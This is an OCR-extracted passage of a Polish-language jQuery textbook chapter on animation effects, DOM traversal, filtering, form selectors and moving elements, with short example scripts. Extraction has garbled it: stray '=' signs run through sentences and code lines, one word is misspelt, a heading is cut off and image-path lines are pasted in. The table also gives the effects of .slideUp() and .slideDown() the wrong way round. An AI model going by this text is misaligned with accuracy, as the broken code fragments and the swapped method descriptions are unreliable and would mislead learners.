Na tej stronie wymieniono niektóre efekty jQuery pozwalające na wyświetlanie lub ukrywanie elementów i ich zawartości. Istnieje możliwość animacji pojawiania się i znikania, a także przemieszczania się elementów.

Kiedy element był poprzednio ukryty, jego pojawienie się lub „wjechanie" w widoku może spowodować, że inne elementy na stronie przesuną się, aby zrobić dla niego miejsce.

Z kolei kiedy element jest ukrywany, znika lub „wyjeżdża" z widoku, inne elementy na stronie mogą przesunąć się na miejsce zajmowane wcześniej przez niego.

Metody, które posiadają słowo `toggle` w nazwie, sprawdzają bieżący stan elementu (widoczny lub ukryty), a następnie powodują przejście do przeciwnego stanu.

Interesująca jest możliwość tworzenia animacji za pomocą CSS3. Często są one szybsze niż ich odpowiedniki w jQuery, ale działają tylko w najnowszych wersjach przeglądarek.

PODSTAWOWE EFEKTY

METODA	OPIS
`.show()`	Wyświetla wybrane elementy.
`.hide()`	Ukrywa wybrane elementy.
`.toggle()`	Przełącza między wyświetleniem i ukryciem wybranych elementów.

EFEKTY POJAWIANIA SIĘ

METODA	OPIS
`.fadeIn()`	Powoli rozjaśnia wybrane elementy, które na końcu stają się całkowicie widoczne.
`.fadeOut()`	Powoli przyciemnia wybrane elementy, które na końcu stają się całkowicie przezroczyste.
`.fadeTo()`	Zmienia przezroczystość wybranych elementów.
`.fadeToggle()`	Ukrywa lub wyświetla wybrane elementy przez zmianę ich przezroczystości (przeciwieństwo ich aktualnego stanu).

EFEKTY „WJEŻDŻANIA"

METODA	OPIS
`.slideUp()`	Wyświetla wybrane elementy z efektem wślizgu.
`.slideDown()`	Ukrywa wybrane elementy z efektem wślizgu.
`.slideToggle()`	Wyświetla lub ukrywa wybrane elementy z efektem wślizgu (w kierunku przeciwnym do ich aktualnego stanu).

WŁASNE EFEKTY

METODA	OPIS
`.delay()`	Opóźnia wykonanie kolejnych elementów w kolejce.
`.stop()`	Zatrzymuje animację, jeśli jest aktualnie odtwarzana.
`.animate()`	Tworzy własne animacje (podrozdział „Animacja właściwości C").

PODSTAWOWE EFEKTY

W poniższym przykładzie = lista elementów pojawia się = w widoku podczas wczytywania = strony. Kliknięcie elementu = powoduje jego zniknięcie.

W rzeczywistości elementy = są wczytywane w zwykły = sposób wraz z pozostałą częścią = strony, a następnie natychmiast = ukrywane za pomocą kodu = JavaScript.

Po ukryciu powoli pojawiają = się w widoku. W ten sposób = pozostaną widoczne, nawet = jeśli w przeglądarce wyłączono = obsługę JavaScript.

JAVASCRIPT c07/js/effects.js

```
$(function() {
  $('h2').hide().slideDown();
  var $li = $('li');
  $li.hide().each(function(index) {
    $(this).delay(700 * index).fadeIn(700);
  });
  $li.on('click', function() {
    $(this).fadeOut(700);
  });
});
```

1. W pierwszym poleceniu = selektor wybiera element <h2> i ukrywa go, aby następnie = mógł być animowany. Efekt = wybrany do wyświetlenia = nagłówka jest uzyskiwany za = pomocą metody `.slideDown()`. = Zwróć uwagę na sposób = łączenia metod — nie trzeba = ponownie wybierać elementów = dla każdego zadania.


2. W drugiej części kodu = polecenia powodują pojawianie = się na stronie elementów listy, = jeden po drugim. Ponieważ = elementy mają się pojawić = na stronie, wcześniej muszą = być ukryte. Następnie metoda = `.each()` jest wykorzystywana do iteracji przez poszczególne = elementy <li>. Możesz zobaczyć tutaj wywołanie funkcji = anonimowej.

Wewnątrz funkcji anonimowej = właściwość `index` działa w charakterze licznika wskazującego = aktualny element <li>.

Metoda `.delay()` powoduje = pauzę między wyświetlaniem = kolejnych elementów listy. = Opóźnienie jest obliczane = przez pomnożenie wartości = `index` przez liczbę 700 ms = (w przeciwnym razie wszystkie = elementy listy pokażą się = jednocześnie). Następnie = metoda `fadeIn()` pokazuje dany element na stronie.

3. W ostatniej części kodu = tworzony jest obserwator zdarzeń oczekujący na kliknięcie = elementu przez użytkownika. = Po kliknięciu element powoli = znika z listy (efekt trwa około = 700 ms).

WYNIK



ANIMACJA WŁAŚCIWOŚCI CSS

Metoda `.animate()` pozwala na tworzenie własnych efektów i animacji przez zmianę właściwości CSS.

Istnieje możliwość animacji dowolnej właściwości CSS, której wartość może być wyrażona w postaci liczby, na przykład `height`, `width` i `font-size`. Nie można animować tych właściwości, których wartością będzie ciąg tekstowy, na przykład `font-family` lub `text-transform`.

Właściwości CSS są podawane w notacji camelCase, a więc pierwsze słowo jest zapisywane małymi literami, natomiast w każdym kolejnym pierwsza litera jest duża, na przykład właściwość `border-top-left-radius` przybierze postać `borderTopLeftRadius`.

Właściwości CSS są podawane za pomocą notacji literału obiektu (jak możesz zobaczyć na stronie po prawej). Metoda może również pobrać trzy opcjonalne parametry, jak przedstawiono poniżej.

```
.animate({
    Style przeznaczone do zmiany.=
}[, speed][, easing][, complete]);
```

1 2 3

1. Parametr `speed` wskazuje długość animacji wyrażoną w milisekundach. (Można również użyć słów kluczowych `slow` i `fast`).

2. Parametr `easing` może przyjąć dwie wartości: `linear` (szybkość animacji pozostaje stała) i `swing` (szybkość animacji zwiększa się w środku przejścia, natomiast na początku i końcu jest wolniejsza).

3. Parametr `complete` jest używany w celu wywołania funkcji, która powinna być uruchomiona po zakończeniu animacji. To tak zwana **funkcja wywołania zwrotnego**.

PRZYKŁADY STOSOWANYCH W JQUERY ODPOWIEDNIKÓW NAZW WŁAŚCIWOŚCI CSS

`bottogm`, `left`, `right`, `top`, `backgroundPositionX`, `backgroundPositionY`, `height`, `width`, `maxHeight`, `minHeight`, `maxWidth`, `minWidth`, `margin`, `marginBottom`, `marginLeft`, `marginRight`, `marginTop`, `outlineWidth`, `padding`, `paddingBottom`, `paddingLeft`, `paddingRight`, `paddingTop`, `fontSize`, `letterSpacing`, `wordSpacing`, `lineHeight`, `textIndent`, `borderRadius`, `borderWidth`, `borderBottomWidth`, `borderLeftWidth`, `borderRightWidth`, `borderTopWidth`, `borderSpacing`.

UŻYCIE ANIMACJI

W poniższym przykładzie metoda `.animate()` jest używana w celu stopniowej zmiany wartości dwóch właściwości CSS. Obie mają wartości wyrażone liczbowo: `opacity` i `padding-left`.

Kiedy użytkownik kliknie element listy, element powoli zniknie, a tekst zostanie przesunięty w prawą stronę. (Efekt trwa 500 ms). Po zakończeniu animacji następuje uruchomienie funkcji wywołania zwrotnego, która usuwa element.

Istnieje możliwość zwiększenia lub zmniejszenia wartości liczbowej o podaną wartość. W omawianym przykładzie wyrażenie `+=80` służy do zwiększenia wartości właściwości `padding` o 80 pikseli. (W celu jej zmniejszenia o 80 pikseli należy użyć `-=80`).

JAVASCRIPT c07/js/animate.js

```
$(function() {
  $('li').on('click', function() {
    $(this).animate({
      opacity: 0.0,
      paddingLeft: '+=80'
    }, 500, function() {
      $(this).remove();
    });
  });
});
```

1. Wybrane są wszystkie elementy listy. Gdy użytkownik kliknie jeden z nich, następuje uruchomienie funkcji anonimowej. Wewnątrz funkcji `$(this)` tworzy nowy obiekt jQuery przechowujący element kliknięty przez użytkownika. Następnie metoda `.animate()` zostaje wywołana w nowo utworzonym obiekcie jQuery.


2. Wewnątrz metody `.animate()` zmianie ulegają właściwości `opacity` i `paddingLeft`. Wartość właściwości `paddingLeft` jest zwiększana o 80 pikseli, co stwarza wrażenie, że tekst przesuwa się w prawą stronę podczas jego zanikania.

3. Metoda `.animate()` ma dwa dodatkowe parametry. Pierwszy określa długość animacji wyrażoną w milisekundach (tutaj to 500 ms). Natomiast drugi to funkcja anonimowa wskazująca to, co powinno się zdarzyć po zakończeniu animacji.

4. Po zakończeniu animacji funkcja wywołania zwrotnego powoduje usunięcie elementu listy ze strony, używając do tego metody `.remove()`.

Jeżeli chcesz przeprowadzić animację kolorów, zamiast metody `.animate()` wykorzystaj do tego celu wtyczkę jQuery: *https://github.com/jquery/jquery-color/*.

WYNIK



NAWIGACJA PO MODELU DOM

Gdy wybierzemy elementy w jQuery, wymienione tutaj metody można = wykorzystać w celu uzyskania dostępu do węzłów innych elementów = powiązanych z początkowo wybranymi.

Każda metoda wyszukuje = elementy, które mają różne = relacje z aktualnie wybranymi = (na przykład są elementami = nadrzędnymi lub potomnymi = aktualnie wybranych).

Metody `.find()` i `.closest()` *wymagają* podania argumentu = w postaci selektora stylu CSS.

W przypadku pozostałych = metod selektor stylu CSS jest = opcjonalny. Jeżeli selektor = zostanie podany, dopasowane = muszą być metoda i selektor, = aby element mógł zostać = dodany do wybranych.

Na przykład jeśli na początku = wybrany jest tylko jeden = element listy, to za pomocą = metody `.siblings()` do zbioru = można dołączyć pozostałe = elementy listy.

Jeżeli w metodzie będzie = podany selektor, na przykład = `.siblings('.important')`, = to wyszukane zostaną tylko te = elementy równorzędne, których = atrybut `class` ma wartość = `important`.

METODY WYMAGAJĄCE SELEKTORA

METODA	OPIS
`.find()=`	Wszystkie elementy w zbiorze aktualnie wybranych, = w których dopasowano selektor.
`.closest()`	Najbliższy element nadrzędny (nie tylko bezpośredni) = dopasowany do selektora.

METODY NIEWYMAGAJĄCE SELEKTORA

METODA	OPIS
`.parent()`	Bezpośredni element nadrzędny aktualnie wybranego.
`.parents()`	Wszystkie elementy nadrzędne aktualnie wybranego.
`.children()`	Wszystkie elementy potomne aktualnie wybranego.
`.siblings()`	Wszystkie elementy równorzędne aktualnie wybranego.
`.next()`	Następny element równorzędny aktualnie wybranego.
`.nextAll()`	Wszystkie następne elementy równorzędne aktualnie = wybranego.
`.prev()`	Poprzedni element równorzędny aktualnie wybranego.
`.prevAll()`	Wszystkie poprzednie elementy równorzędne aktualnie = wybranego.

Jeżeli dopasowany zbiór początkowo zawiera wiele elementów, = to wymienione metody będą działały we wszystkich wybranych = elementach (co może skutkować dość dziwnymi kolekcjami elementów). Zanim przystąpisz do nawigacji po modelu DOM, możesz = zawęzić zbiór wybranych elementów.

W tle biblioteka jQuery obsługuje niespójności między przeglądarkami w zakresie nawigacji po modelu DOM (na przykład węzły znaków = odstępu dodawane w niektórych przeglądarkach).

Kiedy strona jest wczytywana, lista pozostaje ukryta, a do nagłówka zostaje dodane łącze informujące użytkownika o możliwości jej wyświetlenia.

Łącze jest dodawane w nagłówku. Jeżeli użytkownik kliknie gdziekolwiek w elemencie `<h2>`, to na stronie pojawi się element `<ul>`.

Ponadto wszystkie elementy `<li>` posiadające atrybut `class` o wartości `hot` otrzymają wartość dodatkową `complete`.

JAVASCRIPT c07/js/traversing.js

```
$(function() {
  var $h2 = $('h2');
  $('ul').hide();
  $h2.append('<a>pokaż</a>');

  $h2.on('click', function() {
    $h2.next()
      .fadeIn(500)
      .children('.hot')
      .addClass('complete');
    $h2.find('a').fadeOut();
  });

});
```

1. Zdarzenie `click` w elemencie `<h2>` spowoduje wywołanie funkcji anonimowej.

2. Metoda `.next()` jest używana w celu wyboru następnego elementu równorzędnego po `<h2>`, czyli w omawianym przykładzie elementu `<ul>`.


3. Element `<ul>` pojawia się w widoku.

4. Metoda `.children()` wybiera wszystkie elementy potomne elementu `<ul>`, a selektor wskazuje wybór tylko tych, których wartość atrybutu `class` wynosi `hot`.

5. Metoda `.addClass()` jest następnie używana w celu dodania wskazanym elementom `<li>` klasy `complete`. Zobaczyłeś teraz, jak łączyć metody i poruszać się między węzłami.

6. W ostatnim kroku metoda `.find()` może być wykorzystana do wyboru elementu `<a>`, będącego elementem potomnym `<h2>`, i jego ukrycia, ponieważ w tym momencie lista jest wyświetlona użytkownikowi.

WYNIK



DODAWANIE I FILTROWANIE ELEMENTÓW W DOPASOWANYM ZBIORZE

Po wybraniu elementów w jQuery do zbioru można dodać kolejne elementy lub filtrować istniejące, aby tym samym pracować jedynie z podzbiorem elementów.

Metoda `.add()` pozwala na dodanie kolejnych elementów do wcześniej wybranych.

W drugiej tabeli po prawej stronie wymieniono metody pozwalające na tworzenie podzbioru na podstawie pierwotnie wybranych elementów.

Metody pobierają parametr w postaci kolejnego selektora i zwracają przefiltrowany dopasowany zbiór.

Elementy tabeli rozpoczynające się od dwukropka mogą być używane wszędzie tam, gdzie są stosowane selektory stylu CSS.

Selektory `:not()` i `:has()` pobierają parametr w postaci innego selektora stylu CSS. Ponadto istnieje selektor o nazwie `:contains()`, który pozwala na wyszukanie elementów zawierających określony tekst.

Metoda `.is()` pozwala na użycie innego selektora w celu sprawdzenia, czy aktualnie wybrane elementy są dopasowane do warunku. Jeżeli tak, wartością zwrotną będzie `true`. Ta metoda sprawdza się w konstrukcjach warunkowych.

DODAWANIE ELEMENTÓW DO WCZEŚNIEJ WYBRANYCH

METODA	OPIS
`.add()`	Powoduje dodanie wskazanego elementu do wcześniej wybranych.

FILTROWANIE ZA POMOCĄ DRUGIEGO SELEKTORA

METODA/SELEKTOR	OPIS
`.filter()=`	Wyszukuje w dopasowaniu elementy, które są dopasowane do drugiego selektora.
`.find()=`	W dopasowanym zbiorze wyszukuje elementy potomne dopasowane do selektora.
`.not() / :not()`	Wyszukuje elementy, które nie są dopasowane do selektora.
`.has() / :has()`	W dopasowanym zbiorze wyszukuje elementy, które mają elementy potomne dopasowane do selektora.
`:contains()`	Wybiera wszystkie elementy zawierające określony tekst (wielkość liter parametru ma znaczenie).

Dwa poniższe selektory są odpowiednikami:=

```
$('li').not('.hot').addClass('cool');
$('li:not(.hot)').addClass('cool');
```

W przeglądarkach obsługujących metody `querySelector()` i `querySelectorAll()` użycie `:not()` jest szybsze niż `.not()`, natomiast `:has()` jest szybsze niż `.has()`.

SPRAWDZANIE ZAWARTOŚCI

METODA	OPIS
`.is()`	Sprawdza, czy aktualnie wybrane elementy są dopasowane do warunku (wartością zwrotną metody jest wartość boolowska).

UŻYCIE FILTRÓW

W poniższym przykładzie wybierane są wszystkie elementy listy. Następnie za pomocą różnych filtrów wybierane są podzbiory przeznaczone do dalszej pracy.

W przykładzie wykorzystano obie metody filtrowania, jak również pseudoselektor stylu CSS, czyli `:not()`.

Gdy filtr wybierze podzbiór elementów, inne metody jQuery są używane do uaktualnienia wybranych elementów.

JAVASCRIPT c07/js/filters.js

```
var $listItems = $('li');
$listItems.filter('.hot:last').removeClass('hot');=
$('li:not(.hot)').addClass('cool');
$listItems.has('em').addClass('complete');

$listItems.each(function() {
  var $this = $(this);
  if ($this.is('.hot')) {
    $this.prepend('Priorytetowe: ');
  }
});

$('li:contains("miód")').append(' (lokalny)');
```

1. Metoda `.filter()` wyszukuje ostatni element listy, którego wartością atrybutu `class` jest `hot`. Następnie usuwa wartość z tego atrybutu.


2. Selektor `:not()` jest używany wewnątrz selektora jQuery do wyszukiwania elementów `<li>` bez wartości `hot` w atrybucie `class`, a następnie dodaje wartość `cool`.

3. Metoda `.has()` wyszukuje element `<li>` zawierający element `<em>`, a następnie dodaje wartość `complete` do atrybutu `class`.

4. Metoda `.each()` przeprowadza iterację przez elementy listy. Element bieżący jest buforowany w obiekcie jQuery. Metoda `.is()` sprawdza, czy element `<li>` ma atrybut `class` o wartości `hot`. Jeżeli tak, to na początku elementu umieszczany jest tekst `Priorytetowe:`.

5. Selektor `:contains` sprawdza, czy element `<li>` zawiera tekst `miód`, i dołącza tekst `(lokalny)` na końcu tego elementu.

WYNIK



WYSZUKIWANIE ELEMENTÓW WEDŁUG KOLEJNOŚCI

Każdy element zwracany przez selektor jQuery ma przypisany numer indeksu, = który może być wykorzystany do filtrowania wybranych elementów.

Obiekt `jQuery` jest czasami = określany mianem obiektu = **w stylu tablicy**, ponieważ = wszystkim elementom przypisuje liczby, które następnie = są zwracane przez selektor. = Wspomniana liczba jest = numerem indeksu, co oznacza, = że numerowanie zaczyna się = od zera.

Wybrane elementy można = filtrować na podstawie wartości indeksu, wykorzystując = wymienione tutaj metody lub = dodatkowe selektory stylu CSS = oferowane przez jQuery.

Metody są stosowane w elementach wybranych w jQuery, = natomiast selektory jako część = selektorów stylu CSS.

Po prawej stronie możesz = zobaczyć selektor wybierający = wszystkie elementy `<li>` z listy używanej w tym = rozdziale. W tabeli wymieniono = poszczególne elementy listy = oraz odpowiadające im numery = indeksu. Przykład na kolejnej = stronie pokazuje wykorzystanie tych numerów do wyboru = elementów listy i uaktualniania = ich atrybutów `class`.

WYSZUKIWANIE ELEMENTÓW WEDŁUG NUMERU INDEKSU

METODA/SELEKTOR	OPIS
`.eq()`	Element dopasowany do numeru indeksu.
`:lt()`	Element o numerze indeksu mniejszym niż = podany.
`:gt()`	Element o numerze indeksu większym niż = podany.

`$('li')`

INDEKS	HTML
0	`<li id="one" class="hot"><em>świeże</em> figi</li>`
1	`<li id="two" class="hot">orzeszki piniowe</li>`
2	`<li id="three" class="hot">miód</li>`
3	`<li id="four">ocet balsamiczny</li>`

UŻYCIE WARTOŚCI INDEKSU

Ten przykład pokazuje, jak jQuery nadaje numery indeksu poszczególnym elementom znajdującym się w dopasowanym zbiorze.

Selektory `:lt()` i `:gt()`, a także metoda `.eq()` są używane do wyszukania elementów na podstawie ich numerów indeksu.

W każdym dopasowanym elemencie zmieniana jest wartość atrybutu `class`.

JAVASCRIPT c07/js/index-numbers.js

```
$(function() {
  $('li:lt(2)').removeClass('hot');
  $('li').eq(0).addClass('complete');
  $('li:gt(2)').addClass('cool');
});
```

1. Selektor `:lt()` jest używany w selektorze do wyboru elementów listy o numerze indeksu mniejszym niż 2. Następnie z ich atrybutu `class` zostaje usunięta wartość `hot`.

2. Metoda `.eq()` wybiera pierwszy element listy (wykorzystany został numer 0, ponieważ numery indeksu rozpoczynają się od zera). Następnie do atrybutu `class` zostaje dodana wartość `complete`.

3. Selektor `:gt()` jest używany w selektorze jQuery do wyboru elementów listy o numerze indeksu większym niż 2. Następnie do atrybutu `class` zostaje dodana wartość `cool`.

WYNIK

WYBÓR Z ELEMENTÓW

jQuery oferuje selektory zaprojektowane specjalnie do pracy z formularzami sieciowymi. Jednak nie zawsze zapewniają one najszybszy sposób wybierania elementów.

Jeżeli korzystasz z jednego z takich selektorów, jQuery przeanalizuje wszystkie elementy w dokumencie w celu znalezienia dopasowania (używając kodu w pliku jQuery, który nie działa tak szybko jak selektory CSS).

Dlatego też należy zawęzić fragment dokumentu analizowany przez skrypt. Odbywa się to przez umieszczenie nazwy elementu lub użycie innego selektora jQuery przed zastosowaniem selektorów wymienionych na tej stronie.

Dostęp do elementu w formularzy sieciowych może odbywać się także za pomocą tych samych selektorów, które służą do wyboru dowolnego elementu w jQuery. Często będzie to najszybsza opcja.

Warto wspomnieć jeszcze o jednym. Ponieważ jQuery obsługuje niespójności dotyczące sposobu traktowania znaków odstępu przez przeglądarki, poruszanie się po elementach będzie łatwiejsze za pośrednictwem biblioteki jQuery niż z użyciem zwykłego kodu JavaScript.

SELEKTORY DLA ELEMENTÓW FORMULARZA SIECIOWEGO

SELEKTOR	OPIS
`:button`	Elementy `<button>` i `<input>`, których atrybut `type` ma wartość `button`.
`:checkbox`	Elementy `<input>`, których atrybut `type` ma wartość `checkbox`. Zwróć uwagę na fakt, że lepszą wydajność można uzyskać za pomocą `$('[type="checkbox"]')`.
`:checked`	Zaznaczone elementy w polach wyboru oraz przyciskach opcji (patrz `:selected` dla pól `select`).
`:disabled`	Wszystkie elementy, które zostały wyłączone.
`:enabled`	Wszystkie elementy, które zostały włączone.
`:focus`	Element, który jest aktualnie aktywny. Zwróć uwagę na fakt, że lepszą wydajność można uzyskać za pomocą `$(document.activeElement)`.
`:file`	Wszystkie elementy, które pozwalają na wybór pliku.
`:image`	Wszystkie elementy `<input>`, których atrybut `type` ma wartość `image`. Zwróć uwagę na fakt, że lepszą wydajność można uzyskać za pomocą `[type="image"]`.
`:input`	Wszystkie elementy `<button>`, `<input>`, `<select>` i `<textarea>`. Zwróć uwagę na fakt, że lepszą wydajność można uzyskać przez wybór elementów, a następnie użycie metody `.filter(":input")`.
`:password`	Wszystkie elementy `<input>`, których atrybut `type` ma wartość `password`. Zwróć uwagę na fakt, że lepszą wydajność można uzyskać za pomocą `$('input:password')`.
`:radio`	Wszystkie elementy `<input>`, których atrybut `type` ma wartość `radio`. Aby wybrać grupę przycisków opcji, można użyć `$('input[name="gender"]:radio')`.
`:reset`	Wszystkie elementy `<input>`, których atrybut `type` ma wartość `reset`.
`:selected`	Wszystkie elementy, które zostały wybrane. Zwróć uwagę na fakt, że lepszą wydajność można uzyskać za pomocą selektora CSS w metodzie `.filter()`, na przykład `.filter(":selected")`.
`:submit`	Elementy `<button>` i `<input>`, których atrybut `type` ma wartość `submit`. Zwróć uwagę na fakt, że lepszą wydajność można uzyskać za pomocą `[type="submit"]`.
`:text`	Wybiera elementy `<input>`, których atrybut `type` ma wartość `text` lub których atrybut `type` nie został użyty. Prawdopodobnie lepszą wydajność można uzyskać za pomocą `('input:text')`.

ZDARZENIA I METODY FORMULARZA SIECIOWEGO

POBIERANIE WARTOŚCI ELEMENTÓW

METODA	OPIS
`.val()`	Metoda używana przede wszystkim z elementami <input>, <select> i <textarea>. Może pobrać wartość pierwszego elementu w dopasowanym zbiorze lub uaktualnić wartość wszystkich.

INNE METODY

METODA	OPIS
`.filter()`	Używana do filtrowania elementów wybranych w jQuery. Filtrowanie odbywa się za pomocą drugiego selektora (dotyczy to zwłaszcza filtrów charakterystycznych dla formularzy sieciowych).
`.is()`	Bardzo często wykorzystywana w połączeniu z filtrami do sprawdzenia, czy pole formularza sieciowego zostało wybrane lub zaznaczone.

`$.isNumeric()`	Sprawdza, czy wartość przedstawia liczbę. Wartością zwrotną jest wartość boolowska. Dla wymienionych poniżej przypadków zwracana jest wartość `true`:
	`$.isNumeric(1)` `$.isNumeric(-3)`
	`$.isNumeric("2")` `$.isNumeric(4.4)`
	`$.isNumeric(+2)` `$.isNumeric(0xFF)`

ZDARZENIA

METODA	OPIS
`.on()`	Metoda używana do obsługi wszystkich zdarzeń.

ZDARZENIE	OPIS
`blur`	Występuje, gdy element staje się nieaktywny.
`change`	Występuje, gdy wartość elementu <input> ulega zmianie.
`focus`	Występuje, gdy element staje się aktywny.
`select`	Występuje, gdy opcja elementu <select> ulegnie zmianie.
`submit`	Występuje, gdy formularz sieciowy zostanie wysłany.

Przydatną metodą podczas wysyłania formularza sieciowego jest również metoda `.serialize()`, którą poznasz w rozdziale 8., w podrozdziałach „Wysyłanie formularzy sieciowych z wykorzystaniem technologii Ajax” i „Wysyłanie formularzy sieciowych”.

Metoda `.val()` pobiera wartość pierwszego elementu <input>, <select> i <textarea> w dopasowanym zbiorze jQuery. Może być również wykorzystana do ustawienia wartości dla wszystkich dopasowanych elementów.

Metody `.filter()` i `.is()` są powszechnie stosowane wraz z elementami formularza sieciowego. Poznałeś je w podrozdziale „Dodawanie i filtrowanie elementów w dopasowanym zbiorze”.

`$.isNumeric()` to metoda globalna. Nie jest używana w elementach wybranych w jQuery. Zamiast tego wartość, którą chcesz sprawdzić, przekazujesz metodzie jako jej argument.

Wszystkie metody wymienione po lewej stronie odpowiadają zdarzeniom JavaScript, które mogą być wykorzystywane do wywoływania funkcji. Podobnie jak w przypadku innego kodu jQuery, w tle wymienione metody zajmują się obsługą niespójności występujących między przeglądarkami.

Biblioteka jQuery ułatwia pracę z grupą elementów (na przykład przyciskami opcji, polami wyboru i opcjami na liście rozwijanej), ponieważ po wybraniu elementów można wykorzystać w nich poszczególne metody bez konieczności stosowania pętli.

Na kolejnej stronie znajduje się przykład użycia formularza sieciowego. Więcej przykładów przedstawiono w rozdziale 13.

PRACA Z FORMULARZEM SIECIOWYM

W poniższym przykładzie pod listą został umieszczony przycisk i formularz sieciowy. Kiedy użytkownik kliknie przycisk dodawania nowego elementu listy, formularz zostanie wyświetlony w widoku.

Formularz sieciowy pozwala na dodanie nowego elementu do listy. Składa się z pojedynczego pola tekstowego oraz przycisku wysyłającego zawartość formularza. (Kiedy formularz jest wyświetlony w widoku, przycisk powodujący dodanie nowego elementu pozostaje ukryty).

Kiedy użytkownik kliknie przycisk wysyłający zawartość formularza, nowy element zostanie dodany na końcu listy. (Równocześnie formularz będzie ukryty, a ponownie pojawi się przycisk dodawania nowego elementu).

c07/form.html

HTML

```
<!-- Miejsce na listę. -->...</ul>
<div id="newItemButton"><button href="#" id="showForm">Nowy element</button></div>
<form id="newItemForm">
  <input type="text" id="itemDescription" placeholder="Dodaj opis..." />
  <input type="submit" id="addButton" value="Dodaj" />
</form>
```

WYNIK

1. Utworzone zostają nowe obiekty jQuery przeznaczone do przechowywania przycisku dodawania nowego elementu, formularza sieciowego oraz przycisku wysyłającego formularz. Wszystkie wymienione obiekty są buforowane w zmiennych.

2. Podczas wczytywania strony CSS ukrywa przycisk dodawania nowego elementu listy (i wyświetla formularz), a więc metody jQuery wyświetlają wymieniony przycisk i ukrywają formularz.

3. Jeżeli użytkownik kliknie przycisk dodawania nowego elementu listy (element `<button>`, którego atrybut `id` ma wartość `showForm`), wymieniony przycisk zostanie ukryty, a wyświetlony będzie formularz.

JAVASCRIPT c07/js/form.js

```
$(function() {

  var $newItemButton = $('#newItemButton');
  var $newItemForm = $('#newItemForm');
  var $textInput = $('input:text');

  $newItemButton.show();
  $newItemForm.hide();

  $('#showForm').on('click', function(){
    $newItemButton.hide();
    $newItemForm.show();
  });

  $newItemForm.on('submit', function(e){
    e.preventDefault();
    var newText = $('input:text').val();
    $('li:last').after('<li>' + newText + '</li>');
    $newItemForm.hide();
    $newItemButton.show();
    $textInput.val('');
  });

});
```

4. Po wysłaniu formularza sieciowego następuje wywołanie funkcji anonimowej, która otrzymuje obiekt `event`.

5. Metoda `.preventDefault()` może uniemożliwić wysłanie formularza sieciowego.

6. Selektor `:text` pobiera element `<input>`, którego atrybut `type` ma wartość `text`. Metoda `.val()` pobiera wartość wprowadzoną przez użytkownika w polu formularza. Wartość ta jest następnie umieszczana w zmiennej o nazwie `newText`.

7. Za pomocą metody `.after()` nowy element zostaje umieszczony na końcu listy.

8. Formularz sieciowy zostaje ukryty, przycisk dodawania nowego elementu jest ponownie wyświetlony, a zawartość pola tekstowego zostaje usunięta (aby użytkownik mógł dodać kolejny element, jeśli chce).

WYCINANIE I KOPIOWANIE ELEMENTÓW

Gdy zostanie dokonany wybór elementów w jQuery, wymienione tutaj metody można wykorzystać do usunięcia elementów lub utworzenia ich kopii.

Metoda `.remove()` usuwa z drzewa modelu DOM dopasowane elementy oraz wszystkie ich elementy potomne.

Metoda `.detach()` również usuwa z drzewa modelu DOM dopasowane elementy oraz wszystkie ich elementy potomne, jednak zachowuje wszystkie procedury obsługi zdarzeń (i inne dane powiązane z jQuery), aby mogły być z powrotem umieszczone na stronie.

Metody `.empty()` i `.unwrap()` usuwają elementy powiązane z aktualnie wybranymi.

Metoda `.clone()` powoduje utworzenie kopii dopasowanego zbioru elementów (i ich elementów potomnych). Jeżeli zastosujesz tę metodę do elementów HTML posiadających atrybuty `id`, to wartość atrybutów `id` będzie wymagała uaktualnienia, ponieważ w przeciwnym razie nie będą dłużej unikalne. Jeżeli chcesz przekazać jakąkolwiek procedurę obsługi, powinieneś podać wartość `true` w nawiasie.

WYCINANIE

METODA	OPIS
`.remove()`	Usuwa z drzewa modelu DOM dopasowane elementy (łącznie z wszystkimi elementami potomnymi i węzłami tekstowymi).
`.detach()`	Działa podobnie jak `.remove()`, ale w pamięci zachowuje kopię elementów.
`.empty()`	Usuwa wszystkie węzły potomne z wszystkich elementów znajdujących się w dopasowanym zbiorze.
`.unwrap()`	Usuwa elementy nadrzędne dopasowanego zbioru, pozostawiając przy tym elementy dopasowane.

KOPIOWANIE

METODA	OPIS
`.clone()`	Tworzy kopię dopasowanego zbioru (łącznie z wszystkimi elementami potomnymi i węzłami tekstowymi).

WKLEJANIE

Sposób dodawania elementów do drzewa modelu DOM przedstawiono w podrozdziale „Wstawianie elementu”.

WYTNIJ, KOPIUJ, WKLEJ

W poniższym przykładzie możesz zobaczyć, jak fragmenty drzewa modelu DOM są usuwane, powielane i umieszczane w innym miejscu na stronie.

Kod HTML tuż za listą zawiera dodatkowy element <p>, w którym umieszczono cytat. Element ten zostanie przeniesiony i umieszczony pod nagłówkiem.

Ponadto pierwszy element listy został odłączony i przeniesiony na koniec listy.

JAVASCRIPT c07/js/cut-copy-paste.js

```
$(function() {
  var $p = $('p');
  var $clonedQuote = $p.clone();
  $p.remove();
  $clonedQuote.insertAfter('h2');

  var $moveItem = $('#one').detach();
  $moveItem.appendTo('ul');
});
```

WYNIK

1. Element wybrany w jQuery to element <p> znajdujący się na końcu strony. Jest buforowany w zmiennej o nazwie `$p`.

2. Za pomocą metody `.clone()` element ten zostaje skopiowany (wraz z zawartością i elementami potomnymi). Kopia jest przechowywana w zmiennej o nazwie `$clonedQuote`.

3. Akapit zostaje usunięty.

4. Klonowana wersja cytatu zostaje wstawiona tuż po elemencie <h2> na początku strony.

5. Pierwszy element listy zostaje odłączony od drzewa modelu DOM i umieszczony w zmiennej o nazwie `$moveItem` (oznacza to praktycznie jego usunięcie z drzewa modelu DOM).

6. Następnie wspomniany element listy zostaje dołączony na jej końcu.

WYMIARY PUDEŁKA

